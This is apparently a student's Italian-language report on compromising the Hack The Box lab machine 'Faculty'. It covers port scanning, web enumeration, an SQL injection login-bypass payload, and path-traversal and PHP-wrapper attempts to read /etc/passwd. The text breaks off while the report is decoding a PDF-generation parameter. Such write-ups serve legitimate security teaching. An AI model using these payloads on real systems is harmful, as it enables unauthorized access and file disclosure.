Report VDSI - Andrea Pepe (m. 0315903) - HTB Faculty

Foothold

port scanning

```
$ sudo nmap -sS 10.10.11.169
[sudo] password di andrea:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 17:15 CEST
Nmap scan report for 10.10.11.169
Host is up (0.077s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.22 seconds
```


Anche effettuando uno scanning su tutte le port tcp (con il flag **-p-**), le uniche aperte sono la 22 e la 80, già individuate.

Eseguendo lo scan delle due porte con i flag per l'esecuzione degli script di default e version detection abilitati, si individua il nome di dominio del web server, ovvero **faculty.htb**, che inseriremo nel file */etc/hosts*:

```
$ sudo nmap -sC -sV 10.10.11.169 -p22,80
[sudo] password di andrea:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 17:17 CEST
Nmap scan report for 10.10.11.169
Host is up (0.065s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 e9:41:8c:e5:54:4d:6f:14:98:76:16:e7:29:2d:02:16 (RSA)
|   256 43:75:10:3e:cb:78:e9:52:0e:eb:cf:7f:fd:f6:6d:3d (ECDSA)
|_  256 c1:1c:af:76:2b:56:e8:b3:b8:8a:e9:69:73:7b:e6:f5 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://faculty.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.72 seconds
```

Web service

La pagina web che viene aperta (**login.php**) richiede l'inserimento di un ID, molto probabilmente la matricola, ma non sembra essere vulnerabile ad SQL injection.



ID Number is incorrect.

Welcome To Faculty Scheduling System

Please enter your Faculty ID No.

'1

Proviamo dunque a fare sia enumerazione dei virtual hosts che enumerazioni dei file per vedere se è esposta qualche risorsa interessante.

Virtual host enumeration

```
$ gobuster vhost -u http://faculty.htb -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
2>/dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://faculty.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-
110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2022/07/15 10:29:50 Starting gobuster in VHOST enumeration mode
===============================================================
===============================================================
2022/07/15 10:39:13 Finished
===============================================================
```

Non sembra essere presente alcun virtual host.


File enumeration

```
$ gobuster dir -u  http://faculty.htb -w
/usr/share/wordlists/dirb/common.txt -x php,java,py,txt,html
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://faculty.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,html,php,java,py
[+] Timeout:                 10s
===============================================================
2022/07/15 10:30:04 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 178] [-->
http://faculty.htb/admin/]
/header.php           (Status: 200) [Size: 2871]
/index.php            (Status: 302) [Size: 12193] [--> login.php]
/index.php            (Status: 302) [Size: 12193] [--> login.php]
/login.php            (Status: 200) [Size: 4860]
/test.php             (Status: 500) [Size: 0]

===============================================================
2022/07/15 10:32:20 Finished
===============================================================
```

Tra le risorse trovate sembra essere interessante la cartella **/admin**. Nonostante venga restituito un codice HTTP 301, è possibile che sia esposta qualche altra risorsa al suo interno a cui si ha accesso. Proviamo dunque ad enumerare tale cartella:

```
$ gobuster dir -u  http://faculty.htb/admin -w
/usr/share/wordlists/dirb/common.txt -x php,java,py,txt,html
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://faculty.htb/admin
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,php,java,py,txt
[+] Timeout:                 10s
===============================================================
2022/07/15 10:35:04 Starting gobuster in directory enumeration mode
===============================================================
/ajax.php             (Status: 200) [Size: 0]
/article.txt          (Status: 200) [Size: 0]
/assets               (Status: 301) [Size: 178] [-->
http://faculty.htb/admin/assets/]
/courses.php          (Status: 200) [Size: 9214]
/database             (Status: 301) [Size: 178] [-->
http://faculty.htb/admin/database/]
/db_connect.php       (Status: 200) [Size: 0]
/download.php         (Status: 200) [Size: 17]
/events.php           (Status: 500) [Size: 1193]
/faculty.php          (Status: 200) [Size: 8532]
/header.php           (Status: 200) [Size: 2691]
/home.php             (Status: 200) [Size: 2995]
/index.php            (Status: 302) [Size: 13897] [--> login.php]
/index.php            (Status: 302) [Size: 13897] [--> login.php]
/login.php            (Status: 200) [Size: 5618]
/readme.txt           (Status: 200) [Size: 0]
/schedule.php         (Status: 200) [Size: 5553]
/users.php            (Status: 200) [Size: 1593]

===============================================================
2022/07/15 10:37:20 Finished
===============================================================
```


Ci sono diverse risorse accessibili. Un file interessante sembra essere **db_connect.php** che è molto probabile che contenga delle credenziali di accesso ad un database, magari sfruttabili anche in diverse situazioni. Tuttavia, accedendo da browser alla cartella /admin, si viene ridirezionati sulla risorsa **/admin/login.php**, che stavolta presenta un form HTTP in cui sono richiesti username e password per l'accesso:



Questa volta sembra essereci vulnerabilità ad SQL injection e, infatti, si riesce ad effettuare il login utilizzando come username il seguente payload:


```
' or 1=1 #
```

Ci si trova davanti alla seguente pagina web:


faculty.htb/admin/index.php?page=home

Welcome back Administrator!

Come prima cosa, si nota subito che nello URL c'è un parametro *page*, come mostrato nella seguente figura, e si prova a vedere se espone una vulnerabilità di tipo LFI (Local File Inclusion).



faculty.htb/admin/index.php?page=courses

Si nota che il nome della risorsa non prevede l'estensione (e.g. *courses* piuttosto che *courses.php*), quindi si deduce che al nome della risorsa specificata verrà appesa successivamente la stringa ".php".

Provando con il seguente payload non si ottiene nulla:


```
http://faculty.htb/admin/index.php?
page=../../../../../../../../../../../../etc/passwd%00
```

Proviamo ad ottenere il codice php di una delle risorse esposte dal web server utilizzando i Wrappers PHP:

```
http://faculty.htb/admin/index.php?page=php://filter/convert.base64-
encode/resource=courses
```

Neanche in questo modo si ottiene alcun risultato utile. Non sembra essere vulnerabile a LFI, almeno per quanto testato fin'ora.

Esploriamo meglio il sito web e notiamo che, ad esempio, nella sezione *courses* ci sono dei form per aggiungere un corso con una descrizione e un bottone per effettuare un download dei corsi presenti in pdf.




#	Course	Action
1	Course: **Information Technology** Description: **IT**	Edit Delete
2	Course: **BSCS** Description: **Bachelor of Science in Computer Science**	Edit Delete
3	Course: **BSIS** Description: **Bachelor of Science in Information Systems**	Edit Delete
4	Course: **BSED** Description: **Bachelor in Secondary Education**	Edit Delete

Showing 1 to 4 of 4 entries

Vedendo il sorgente della pagina, per effettuare il download, viene fatta una richiesta (POST) alla risorsa **download.php** passando come dati il valore di un campo HTML hidden, nominato "pdf". Tale valore è una stringa base64-encoded.

```
    <input type="hidden" id="pdf" value="JTI1M0NoMSUyNTNFJTI1M0NhJTJCbmFtZSUyNTNEJTI1MjJ0b3AlMjUyMiUyNTNFJTI1M0MlMjUyRmEl

</div>
<style>

    td{
        vertical-align: middle !important;
    }
</style>
<script>
    $('#download-pdf').click(function(e) {
        e.preventDefault()
        console.log("Generating PDF...");
        start_load()
        $.ajax({
            url:'download.php',
            data: "pdf=" + $('#pdf').val(),
            cache: false,
            contentType: false,
            processData: false,
            contentType: 'application/x-www-form-urlencoded; charset=UTF-8',
            method: 'POST',
            type: 'POST',
            success:function(resp){
                    end_load();
                    if (resp.includes("OK")) {
                        alert_toast("Data successfully generated",'success')
                        setTimeout(function(){
                            window.open("../mpdf/tmp/" + resp, '_blank');
                        },1500)
                    } else {
                        alert_toast("Error generating pdf",'danger')

                    }
            },
            error: function (err) {
                end_load();
                alert_toast("Error generating pdf",'danger')
            }
        })
    });
```

Proviamo a fare il decoding della stringa utilizzando cyberchef; il decoding da base 64 produce una stringa che è URL encoded per ben due volte. Effettuando anche gli altri due decoding necessari, viene fuori una stringa contenente dell'html:



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode

URL Decode

URL Decode

Input

```
JTI1M0NoMSUyNTNFJTI1M0NhJTJCbmFtZSUyNTNEJTI1MjJ0b3AlMjUyMiUyNTNFJTI1M0MlMjUyRmElMjUzRWZhY3VsdHkuaHRiJTI1M0MlMjUyRmgxJTI1M0UlMjUzQ2g
yJTI1M0VDb3Vyc2VzJTI1M0MlMjUyRmgyJTI1M0UlMjUzQ3RhYmxlJTI1M0UlMjUwOSUyNTNDdGhlYWQlMjUzRSUyNTA5JTI1MDklMjUzQ3RyJTI1M0UlMjUwOSUyNTA5JT
I1MDklMjUzQ3RoJTJCY2xhc3MlMjUzRCUyNTIydGV4dC1jZW50ZXIlMjUyMiUyNTNFJTI1MjMlMjUzQyUyNTJGdGglMjUzRSUyNTA5JTI1MDklMjUwOSUyNTNDdGglMkJjb
GFzcyUyNTNEJTI1MjJ0ZXh0LWNlbnRlciUyNTIyJTI1M0VDb3Vyc2UlMjUzQyUyNTJGdGglMjUzRSUyNTA5JTI1MDklMjUwOSUyNTNDdGglMkJjbGFzcyUyNTNEJTI1MjJ0
ZXh0LWNlbnRlciUyNTIyJTI1M0VEZXNjcmlwdGlvbiUyNTNDJTI1MkZ0aCUyNTNFJTI1MDklMjUwOSUyNTA5JTI1M0MlMjUyRnRyJTI1M0UlMjUzQyUyNTJGdGhlYWQlMjU
zRSUyNTNDdGJvZHklMjUzRSUyNTNDdHIlMjUzRSUyNTNDdGQlMkJjbGFzcyUyNTNEJTI1MjJ0ZXh0LWNlbnRlciUyNTIyJTI1M0UxJTI1M0MlMjUyRnRkJTI1M0UlMjUzQ3
RkJTJCY2xhc3MlMjUzRCUyNTIydGV4dC1jZW50ZXIlMjUyMiUyNTNFJTI1M0NiJTI1M0VJbmZvcm1hdGlvbiUyQlRlY2hub2xvZ3klMjUzQyUyNTJGYiUyNTNFJTI1M0MlM
jUyRnRkJTI1M0UlMjUzQ3RkJTJCY2xhc3MlMjUzRCUyNTIydGV4dC1jZW50ZXIlMjUyMiUyNTNFJTI1M0NzbWFsbCUyNTNFJTI1M0NiJTI1M0VJVCUyNTNDJTI1MkZiJTI1
M0UlMjUzQyUyNTJGc21hbGwlMjUzRSUyNTNDJTI1MkZ0ZCUyNTNFJTI1M0MlMjUyRnRyJTI1M0UlMjUzQ3RyJTI1M0UlMjUzQ3RkJTJCY2xhc3MlMjUzRCUyNTIydGV4dC1
jZW50ZXIlMjUyMiUyNTNFMiUyNTNDJTI1MkZ0ZCUyNTNFJTI1M0N0ZCUyQmNsYXNzJTI1M0QlMjUyMnRleHQtY2VudGVyJTI1MjIlMjUzRSUyNTNDYiUyNTNFQlNDUyUyNT
NDJTI1MkZiJTI1M0UlMjUzQyUyNTJGdGQlMjUzRSUyNTNDdGQlMkJjbGFzcyUyNTNEJTI1MjJ0ZXh0LWNlbnRlciUyNTIyJTI1M0UlMjUzQ3NtYWxsJTI1M0UlMjUzQ2IlM
jUzRUJhY2hlbG9yJTJCb2YlMkJTY2llbmNlJTJCaW4lMkJDb21wdXRlciUyQlNjaWVuY2UlMjUzQyUyNTJGYiUyNTNFJTI1M0MlMjUyRnNtYWxsJTI1M0UlMjUzQyUyNTJG
dGQlMjUzRSUyNTNDJTI1MkZ0ciUyNTNFJTI1M0N0ciUyNTNFJTI1M0N0ZCUyQmNsYXNzJTI1M0QlMjUyMnRleHQtY2VudGVyJTI1MjIlMjUzRTMlMjUzQyUyNTJGdGQlMjU
zRSUyNTNDdGQlMkJjbGFzcyUyNTNEJTI1MjJ0ZXh0LWNlbnRlciUyNTIyJTI1M0UlMjUzQ2IlMjUzRUJTSVMlMjUzQyUyNTJGYiUyNTNFJTI1M0MlMjUyRnRkJTI1M0UlMj
UzQ3RkJTJCY2xhc3MlMjUzRCUyNTIydGV4dC1jZW50ZXIlMjUyMiUyNTNFJTI1M0NzbWFsbCUyNTNFJTI1M0NiJTI1M0VCYWNoZWxvciUyQm9mJTJCU2NpZW5jZSUyQmluJ
TJCSW5mb3JtYXRpb24lMkJTeXN0ZW1zJTI1M0MlMjUyRmIlMjUzRSUyNTNDJTI1MkZzbWFsbCUyNTNFJTI1M0MlMjUyRnRkJTI1M0UlMjUzQyUyNTJGdHIlMjUzRSUyNTND
dHIlMjUzRSUyNTNDdGQlMkJjbGFzcyUyNTNEJTI1MjJ0ZXh0LWNlbnRlciUyNTIyJTI1M0U0JTI1M0MlMjUyRnRkJTI1M0UlMjUzQ3RkJTJCY2xhc3MlMjUzRCUyNTIydGV
4dC1jZW50ZXIlMjUyMiUyNTNFJTI1M0NiJTI1M0VCU0VEJTI1M0MlMjUyRmIlMjUzRSUyNTNDJTI1MkZ0ZCUyNTNFJTI1M0N0ZCUyQmNsYXNzJTI1M0QlMjUyMnRleHQtY2
VudGVyJTI1MjIlMjUzRSUyNTNDc21hbGwlMjUzRSUyNTNDYiUyNTNFQmFjaGVsb3IlMkJpbiUyQlNlY29uZGFyeSUyQkVkdWNhdGlvbiUyNTNDJTI1MkZiJTI1M0UlMjUzQ
yUyNTJGc21hbGwlMjUzRSUyNTNDJTI1MkZ0ZCUyNTNFJTI1M0MlMjUyRnRyJTI1M0UlMjUzQyUyNTJGdGJvZHklMjUzRSUyNTNDJTI1MkZ0YWJsZSUyNTNF
```


Output

```
<h1><a name="top"></a>faculty.htb</h1><h2>Courses</h2><table>     <thead>          <tr>          <th class="text-
center">#</th>               <th class="text-center">Course</th>               <th class="text-
center">Description</th>               </tr></thead><tbody><tr><td class="text-center">1</td><td class="text-center"><b>Information
Technology</b></td><td class="text-center"><small><b>IT</b></small></td></tr><tr><td class="text-center">2</td><td class="text-
center"><b>BSCS</b></td><td class="text-center"><small><b>Bachelor of Science in Computer Science</b></small></td></tr><tr><td
class="text-center">3</td><td class="text-center"><b>BSIS</b></td><td class="text-center"><small><b>Bachelor of Science in
Information Systems</b></small></td></tr><tr><td class="text-center">4</td><td class="text-center"><b>BSED</b></td><td class="text-
center"><small><b>Bachelor in Secondary Education</b></small></td></tr></tboby></table>
```

```
<h1><a name="top"></a>faculty.htb</h1><h2>Courses</h2><table>   <thead>
<tr>            <th class="text-center">#</th>          <th class="text-
center">Course</th>         <th class="text-center">Description</th>
</tr></thead><tbody><tr><td class="text-center">1</td><td class="text-
```

```
center"><b>Information Technology</b></td><td class="text-center"><small>
<b>IT</b></small></td></tr><tr><td class="text-center">2</td><td
class="text-center"><b>BSCS</b></td><td class="text-center"><small>
